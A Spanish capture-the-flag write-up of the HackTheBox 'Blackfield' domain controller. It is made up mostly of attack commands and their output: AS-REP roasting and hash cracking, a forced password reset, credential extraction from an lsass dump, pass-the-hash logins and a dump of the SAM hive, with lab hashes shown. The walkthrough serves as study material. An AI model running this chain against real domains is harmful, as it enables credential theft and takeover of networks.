Blackfield - Writeup

RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos con nmap:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nmap -sCV -p- --open -sS -n -Pn --min-rate=5000 10.10.10.192 -oN scan.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-09 22:22 UTC
Nmap scan report for 10.10.10.192
Host is up (0.11s latency).
Not shown: 65527 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-12-10 04:23:24Z)
135/tcp  open  msrpc         Microsoft Windows RPC
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: BLACKFIELD.local0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: BLACKFIELD.local0., Site: Default-First-Site-Name)
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Vamos a buscar el dominio y el nombre de la maquina:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ netexec smb 10.10.10.192
SMB         10.10.10.192    445    DC01            [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:BLACKFIELD.local)
```

El nombre de la maquina es "dc01" y el el dominio es "blackfield.local". Lo añadimos al archivo /etc/hosts. Intentamos enumerar usuarios realizando un ataque de fuerza bruta al "RID" con la herramienta netexec:

```
┌──(kali㉿kali)-[~/Downloads/kerbrute]
└─$ netexec smb 10.10.10.192 -u '' -p '' --rid-brute
SMB         10.10.10.192    445    DC01            [*] Windows 10 / Server 201
SMB         10.10.10.192    445    DC01            [+] BLACKFIELD.local\:
SMB         10.10.10.192    445    DC01            [-] Error connecting: LSAD
```

No nos permite hacerlo a traves de una "null-sesion" pero vamos a intentarlo a traves de una "guest-session":

```
┌──(kali㉿kali)-[~/Downloads/kerbrute]
└─$ netexec smb 10.10.10.192 -u 'guest' -p '' --rid-brute
SMB         10.10.10.192    445    DC01            [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:BLACK
SMB         10.10.10.192    445    DC01            [+] BLACKFIELD.local\guest:
SMB         10.10.10.192    445    DC01            498: BLACKFIELD\Enterprise Read-only Domain Controllers (SidTypeGroup)
SMB         10.10.10.192    445    DC01            500: BLACKFIELD\Administrator (SidTypeUser)
SMB         10.10.10.192    445    DC01            501: BLACKFIELD\Guest (SidTypeUser)
SMB         10.10.10.192    445    DC01            502: BLACKFIELD\krbtgt (SidTypeUser)
SMB         10.10.10.192    445    DC01            512: BLACKFIELD\Domain Admins (SidTypeGroup)
SMB         10.10.10.192    445    DC01            513: BLACKFIELD\Domain Users (SidTypeGroup)
SMB         10.10.10.192    445    DC01            514: BLACKFIELD\Domain Guests (SidTypeGroup)
SMB         10.10.10.192    445    DC01            515: BLACKFIELD\Domain Computers (SidTypeGroup)
SMB         10.10.10.192    445    DC01            516: BLACKFIELD\Domain Controllers (SidTypeGroup)
SMB         10.10.10.192    445    DC01            517: BLACKFIELD\Cert Publishers (SidTypeAlias)
SMB         10.10.10.192    445    DC01            518: BLACKFIELD\Schema Admins (SidTypeGroup)
SMB         10.10.10.192    445    DC01            519: BLACKFIELD\Enterprise Admins (SidTypeGroup)
SMB         10.10.10.192    445    DC01            520: BLACKFIELD\Group Policy Creator Owners (SidTypeGroup)
SMB         10.10.10.192    445    DC01            521: BLACKFIELD\Read-only Domain Controllers (SidTypeGroup)
SMB         10.10.10.192    445    DC01            522: BLACKFIELD\Cloneable Domain Controllers (SidTypeGroup)
SMB         10.10.10.192    445    DC01            525: BLACKFIELD\Protected Users (SidTypeGroup)
SMB         10.10.10.192    445    DC01            526: BLACKFIELD\Key Admins (SidTypeGroup)
SMB         10.10.10.192    445    DC01            527: BLACKFIELD\Enterprise Key Admins (SidTypeGroup)
SMB         10.10.10.192    445    DC01            553: BLACKFIELD\RAS and IAS Servers (SidTypeAlias)
SMB         10.10.10.192    445    DC01            571: BLACKFIELD\Allowed RODC Password Replication Group (SidTypeAlias)
SMB         10.10.10.192    445    DC01            572: BLACKFIELD\Denied RODC Password Replication Group (SidTypeAlias)
SMB         10.10.10.192    445    DC01            1000: BLACKFIELD\DC01$ (SidTypeUser)
SMB         10.10.10.192    445    DC01            1101: BLACKFIELD\DnsAdmins (SidTypeAlias)
SMB         10.10.10.192    445    DC01            1102: BLACKFIELD\DnsUpdateProxy (SidTypeGroup)
SMB         10.10.10.192    445    DC01            1103: BLACKFIELD\audit2020 (SidTypeUser)
SMB         10.10.10.192    445    DC01            1104: BLACKFIELD\support (SidTypeUser)
SMB         10.10.10.192    445    DC01            1105: BLACKFIELD\BLACKFIELD764430 (SidTypeUser)
SMB         10.10.10.192    445    DC01            1106: BLACKFIELD\BLACKFIELD538365 (SidTypeUser)
SMB         10.10.10.192    445    DC01            1107: BLACKFIELD\BLACKFIELD189208 (SidTypeUser)
SMB         10.10.10.192    445    DC01            1108: BLACKFIELD\BLACKFIELD404458 (SidTypeUser)
SMB         10.10.10.192    445    DC01            1109: BLACKFIELD\BLACKFIELD706381 (SidTypeUser)
SMB         10.10.10.192    445    DC01            1110: BLACKFIELD\BLACKFIELD937395 (SidTypeUser)
SMB         10.10.10.192    445    DC01            1111: BLACKFIELD\BLACKFIELD553715 (SidTypeUser)
SMB         10.10.10.192    445    DC01            1112: BLACKFIELD\BLACKFIELD840481 (SidTypeUser)
SMB         10.10.10.192    445    DC01            1113: BLACKFIELD\BLACKFIELD622501 (SidTypeUser)
```

Hemos conseguido dos usuarios "audit2020","support", "lydericlefebvre" y "svc_backup". Vamos a probar si alguno de estos usuarios tiene la preautenticacion de kerberos desactivada, realizando un ataque "ashrepoast" para solicitar un TGT del usuario vulnerable:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ impacket-GetNPUsers blackfield.local/ -no-pass -usersfile users.txt -dc-ip 10.10.10.192 2>/dev/null
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] User audit2020 doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$support@BLACKFIELD.LOCAL:f866cafe0d6024bc9187037cf41e1e67$9cc641e1a55f7e3f00c29bf2dd4e9c325e8ecc05ca15c06d9bfab
ebdddcb552a9a27cbcc3db1721a960e892df3ea8290079f58e74bdc24def484d1867a83e6f32ea247ac61e617ee438fdcd877606839774c48de6c4fd496c
```

El usuario "support" es vulnerable, por lo que obtenemos el hash NTMLv2 del usuario que podemos crackearlo con john:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
#00^BlackKnight  ($krb5asrep$23$support@BLACKFIELD.LOCAL)
1g 0:00:00:30 DONE (2024-12-09 22:41) 0.03318g/s 475787p/s 475787c/s 475787C/s #13Carlyn..."theodore"
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```


Hemos obtenido la contraseña del usuario support. Vamos a validarla y ver si podemos acceder al sistema con "evil-winrm":

```
┌──(kali㉿kali)-[~/Downloads]
└─$ netexec smb 10.10.10.192 -u support -p '#00^BlackKnight'
SMB         10.10.10.192    445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:BLACKFIELD.local) (signing:True)
SMB         10.10.10.192    445    DC01             [+] BLACKFIELD.local\support:#00^BlackKnight

┌──(kali㉿kali)-[~/Downloads]
└─$ netexec winrm 10.10.10.192 -u support -p '#00^BlackKnight' 2>/dev/null
WINRM       10.10.10.192    5985   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:BLACKFIELD.local)
WINRM       10.10.10.192    5985   DC01             [-] BLACKFIELD.local\support:#00^BlackKnight
```


Son correctas pero el usuario no pertenece al grupo de "Remote Management Users" por lo que no puede conectarse por "winrm".

Vamos a enumerar el entorno AD con bloodhound.



Podemos ver que el usuario "SVC_BACKUP" que es miembro de "backup operators" puede realizar un backup de los registros "sam" y "system" con el que podemos dumpear las credenciales NetNTLM de todos los usuarios.

Vamos a ver los permisos que tiene nuestro usuario actual "support" ante otros usuarios:



El usuario "support" puede forzar a cambiar la contraseña del usuario audit2020. Tenemos 4 formas de cambiarle la contraseña a un usuario sin estar dentro de la maquina victima

CAMBIAR CONTRASEÑAS

Vamos a hacerlo utizando la herramienta "impacket-changepasswd":

```
┌──(env)─(kali㉿kali)-[~/Downloads/BloodHound.py]
└─$ impacket-changepasswd blackfield.local/audit2020@10.10.10.192 -altuser support -altpass '#00^BlackKnight' -reset
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

New password:
Retype new password:
[*] Setting the password of blackfield.local\audit2020 as blackfield.local\support
[*] Connecting to DCE/RPC as blackfield.local\support
[*] Password was changed successfully.
[!] User no longer has valid AES keys for Kerberos, until they change their password again.
```

Le he puesto la contraseña p@ssw0rd, vamos a verificar si se ha modificado:

```
┌──(env)─(kali㉿kali)-[~/Downloads/BloodHound.py]
└─$ netexec smb 10.10.10.192 -u audit2020 -p p@ssw0rd
SMB         10.10.10.192    445    DC01            [*] Windows 10 / Server 2019 Build 17763 x6
SMB         10.10.10.192    445    DC01            [+] BLACKFIELD.local\audit2020:p@ssw0rd
```

Vamos a listar los recursos compartidos a los que podemos acceder por SMB para acceder con este usuario:

```
┌──(env)─(kali㉿kali)-[~/Downloads/BloodHound.py]
└─$ smbmap -H 10.10.10.192 -u audit2020 -p 'p@ssw0rd'

SMBMap - Samba Share Enumerator v1.10.5 | Shawn Evans - ShawnDEvans@gmail.com
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 10.10.10.192:445        Name: blackfield.local          Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        forensic                                                READ ONLY       Forensic / Audit share.
        IPC$                                                    READ ONLY       Remote IPC
        NETLOGON                                                READ ONLY       Logon server share
        profiles$                                               READ ONLY
        SYSVOL                                                  READ ONLY       Logon server share
```

Tenemos acceso al recurso compartido "forensic". Como tiene varias carpetas en su interior vamos a montarnos este recurso compartido en /mnt/montaje:

```
sudo mount -t cifs //10.10.10.192/forensic /mnt/montaje -o username=audit2020,password=p@ssw0rd
```

```
┌──(env)─(kali㉿kali)-[~/Downloads/BloodHound.py]
└─$ tree -a /mnt/montaje
/mnt/montaje
├── commands_output
│   ├── domain_admins.txt
│   ├── domain_groups.txt
│   ├── domain_users.txt
│   ├── firewall_rules.txt
│   ├── ipconfig.txt
│   ├── netstat.txt
│   ├── route.txt
│   ├── systeminfo.txt
│   └── tasklist.txt
├── memory_analysis
│   ├── conhost.zip
│   ├── ctfmon.zip
│   ├── dfsrs.zip
│   ├── dllhost.zip
│   ├── ismserv.zip
│   ├── lsass.zip
│   ├── mmc.zip
│   ├── RuntimeBroker.zip
│   ├── ServerManager.zip
│   ├── sihost.zip
│   ├── smartscreen.zip
│   ├── svchost.zip
│   ├── taskhostw.zip
│   ├── winlogon.zip
│   ├── wlms.zip
│   └── WmiPrvSE.zip
└── tools
    ├── sleuthkit-4.8.0-win32
    │   ├── bin
    │   │   ├── api-ms-win-core-console-l1-1-0.dll
    │   │   ├── api-ms-win-core-datetime-l1-1-0.dll
    │   │   ├── api-ms-win-core-debug-l1-1-0.dll
    │   │   ├── api-ms-win-core-errorhandling-l1-1-0.dll
    │   │   ├── api-ms-win-core-file-l1-1-0.dll
    │   │   ├── api-ms-win-core-file-l1-2-0.dll
    │   │   ├── api-ms-win-core-file-l2-1-0.dll
    │   │   ├── api-ms-win-core-handle-l1-1-0.dll
    │   │   ├── api-ms-win-core-heap-l1-1-0.dll
    │   │   ├── api-ms-win-core-interlocked-l1-1-0.dll
    │   │   ├── api-ms-win-core-libraryloader-l1-1-0.dll
```

Tenemos muchisimos archivos pero he localizado uno que nos puede interesar en "memory_analysis" llamado "lsass.zip". Lo descomprimimos y vemos el contenido:

```
┌──(env)─(kali㉿kali)-[~/Downloads/lsass]
└─$ unzip lsass.zip
Archive:  lsass.zip
  inflating: lsass.DMP

┌──(env)─(kali㉿kali)-[~/Downloads/lsass]
└─$ ls
lsass.DMP  lsass.zip

┌──(env)─(kali㉿kali)-[~/Downloads/lsass]
└─$ file lsass.DMP
lsass.DMP: Mini DuMP crash report, 16 streams, Sun Feb 23 18:02:01 2020, 0×421826 type
```

Tenemos un archivo lsass.DMP que realmente es un tipo de archivo "mini dump". Podriamos dumpear las credenciales con "mimikatz" pero no estamos dentro de la maquina victima, pero podemos usar "pypykatz" que es parecido en python:

pypykatz minidump lsass

Todo Vídeos Imágenes Noticias Web Libros Finanzas Herramientas

Sugerencia: Mostrar resultados en **español**. También puedes consultar más información sobre cómo filtrar por idioma.

GitHub
https://github.com › skelsec › lsa-... · Traducir esta página

lsa minidump command · skelsec/pypykatz Wiki

16 abr 2021 — Mimikatz implementation in pure Python. Contribute to skelsec/**pypykatz** development by creating an account on GitHub.

GitHub
https://github.com › skelsec › pyp... · Traducir esta página

skelsec/pypykatz: Mimikatz implementation in pure Python

Install it via pip or by cloning it from github. The installer will create a **pypykatz** executable in the python's Script directory.

En el primero nos dice como dumpear un archivo minidump:

Examples

- `pypykatz lsa minidump <input_file>` : Parses the input minidump file and prints
- `pypykatz lsa minidump <input_file> --json` : Parses the input minidump file and in JSON format
- `pypykatz lsa minidump <input_path> -d -o <output_file>` : Parses all files in a fo all credentials to `<output_file>`
- `pypykatz lsa minidump <input_file> -k <kerb_dir>` : Parses the input minidump STDOUT, also dumps all kerberos tickets in KIRBI format to the `kerb_dir` folder

En la segunda nos dice como intalar pypykatz:

Clone this repo

```
git clone https://github.com/skelsec/pypykatz.git
cd pypykatz
```

Install it

```
python3 setup.py install
```

Como me estaba dando problemas he decidido instalarmelo manualmente con:

`pip install pypykatz`

Lo ejecutamos:

`pypykatz lsa minidump lsass.DMP`

```
┌──(env)─(kali㉿kali)-[~/Downloads]
└─$ pypykatz lsa minidump lsass.DMP
INFO:pypykatz:Parsing file lsass.DMP
FILE: ======== lsass.DMP ========
== LogonSession ==
authentication_id 406458 (633ba)
session_id 2
username svc_backup
domainname BLACKFIELD
logon_server DC01
logon_time 2020-02-23T18:00:03.423728+00:00
sid S-1-5-21-4194615774-2175524697-3563712290-1413
luid 406458
        == MSV ==
                Username: svc_backup
                Domain: BLACKFIELD
                LM: NA
                NT: 9658d1d1dcd9250115e2205d9f48400d
                SHA1: 463c13a9a31fc3252c68ba0a44f0221626a33e5c
                DPAPI: a03cd8e9d30171f3cfe8caad92fef62100000000
        == WDIGEST [633ba]==
                username svc_backup
                domainname BLACKFIELD
                password None
                password (hex)
        == Kerberos ==
                Username: svc_backup
                Domain: BLACKFIELD.LOCAL
        == WDIGEST [633ba]==
                username svc_backup
                domainname BLACKFIELD
                password None
                password (hex)
== LogonSession ==
authentication_id 365835 (5950b)
session_id 2
username UMFD-2
domainname Font Driver Host
logon_server
logon_time 2020-02-23T17:59:38.218491+00:00
sid S-1-5-96-0-2
luid 365835
        == MSV ==
                Username: DC01$
                Domain: BLACKFIELD
                LM: NA
                NT: b624dc83a27cc29da11d9bf25efea796
                SHA1: 4f2a203784d655bb3eda54ebe0cfdabe93d4a37d
                DPAPI: 00000000000000000000000000000000000000000
        == WDIGEST [5950b]==
                username DC01$
                domainname BLACKFIELD
                password None
                password (hex)
        == Kerberos ==
                Username: DC01$
                Domain: BLACKFIELD.local
                Password: &SYVE+<ynu`Ql;gvEE!f$DoO0F+,gP@P`fra`z4&G3K'mH:&'K^SW$FNWWx7J-N$^'bzB1Duc3^Ez]En kh`b'YSV7Ml#@G3@*(b$]j%#L^[Q`nCP'<Vb0I6
                password (hex)2600530059005600450020b003c0079006e007500600051006c003b006700760045004500210066002400440006f004f00300046002b002c006700500
00630033005e0045007a005d0045006e0020006b006800600062002700590053005600370040d006c002300400047003300400020a002800620024005d006a00250023004c005e005b00510
        == WDIGEST [5950b]==
                username DC01$
                domainname BLACKFIELD
                password None
                password (hex)

== LogonSession ==
authentication_id 365493 (593b5)
session_id 2
username UMFD-2
domainname Font Driver Host
logon_server
```

Nos ha dumpeado todo el lsass y podemos ver el hash de varios usuarios, entre ellos esta el del usuario administrador:

```
username Administrator
domainname BLACKFIELD
logon_server DC01
logon_time 2020-02-23T17:59:04.506080+00:00
sid S-1-5-21-4194615774-2175524697-3563712290-500
luid 153705
    == MSV ==
        Username: Administrator
        Domain: BLACKFIELD
        LM: NA
        NT: 7f1e4ff8c6a8e6b6fcae2d9c0572cd62
```

Vamos a validarlo con netexec:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ netexec smb 10.10.10.192 -u administrator -H '7f1e4ff8c6a8e6b6fcae2d9c0572cd62'
SMB         10.10.10.192    445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:BLACKFIELD.local) (signing
SMB         10.10.10.192    445    DC01             [-] BLACKFIELD.local\administrator:7f1e4ff8c6a8e6b6fcae2d9c0572cd62 STATUS_LOGON_FAILURE
```

Nos dice que el hash no es correcto. Tambien encontramos el del usuario "svc_backup":

```
username svc_backup
domainname BLACKFIELD
logon_server DC01
logon_time 2020-02-23T18:00:03.423728+00:00
sid S-1-5-21-4194615774-2175524697-3563712290-1413
luid 406458
    == MSV ==
        Username: svc_backup
        Domain: BLACKFIELD
        LM: NA
        NT: 9658d1d1dcd9250115e2205d9f48400d
```

Vamos a validar si este hash es correcto:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ netexec smb 10.10.10.192 -u svc_backup -H '9658d1d1dcd9250115e2205d9f48400d'
SMB         10.10.10.192    445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:BLACKFIELD.local)
SMB         10.10.10.192    445    DC01             [+] BLACKFIELD.local\svc_backup:9658d1d1dcd9250115e2205d9f48400d

┌──(kali㉿kali)-[~/Downloads]
└─$ netexec winrm 10.10.10.192 -u svc_backup -H '9658d1d1dcd9250115e2205d9f48400d' 2>/dev/null
WINRM       10.10.10.192    5985   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:BLACKFIELD.local)
WINRM       10.10.10.192    5985   DC01             [+] BLACKFIELD.local\svc_backup:9658d1d1dcd9250115e2205d9f48400d (Pwn3d!)
```

Ademas de ser correctas, podemos acceder a la maquina victima a traves del servicio "winrm" con la herramienta "evil-winrm":

```
┌──(kali㉿kali)-[~/Downloads]
└─$ evil-winrm -i 10.10.10.192 -u svc_backup -H '9658d1d1dcd9250115e2205d9f48400d'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detect

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc_backup\Documents> whoami
blackfield\svc_backup
```

ESCALADA DE PRIVILEGIOS

Vamos a ver a los grupos que pertenece el usuario "svc_backup":

```
*Evil-WinRM* PS C:\Users\svc_backup\Desktop> whoami /groups

GROUP INFORMATION
-----------------


Group Name                             Type             SID
====================================== ================ ============
Everyone                               Well-known group S-1-1-0
BUILTIN\Backup Operators               Alias            S-1-5-32-551
```

Como estamos en el grupo de "backup operators" podemos crearnos una copia del registro "sam" y "system" para descargarnoslos y mas tarde dumpear el hash NTLMv1 del usuario administrador local con "impacket_secrectsdump":

```
*Evil-WinRM* PS C:\Users\svc_backup\Desktop> reg save hklm\sam C:\Users\svc_backup\Desktop\sam.backup
The operation completed successfully.

*Evil-WinRM* PS C:\Users\svc_backup\Desktop> reg save hklm\system C:\Users\svc_backup\Desktop\system.backup
The operation completed successfully.
```

Ahora nos descargamos los backups y los dumpeamos con "impacket-secretsdump":


```
┌──(env)─(kali㉿kali)-[~/Downloads]
└─$ impacket-secretsdump -sam sam.backup -system system.backup LOCAL
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x73d83e56de8961ca9f243e1a49638393
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:67ef902eae0d740df6257f273de75051:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
[*] Cleaning up ...
```

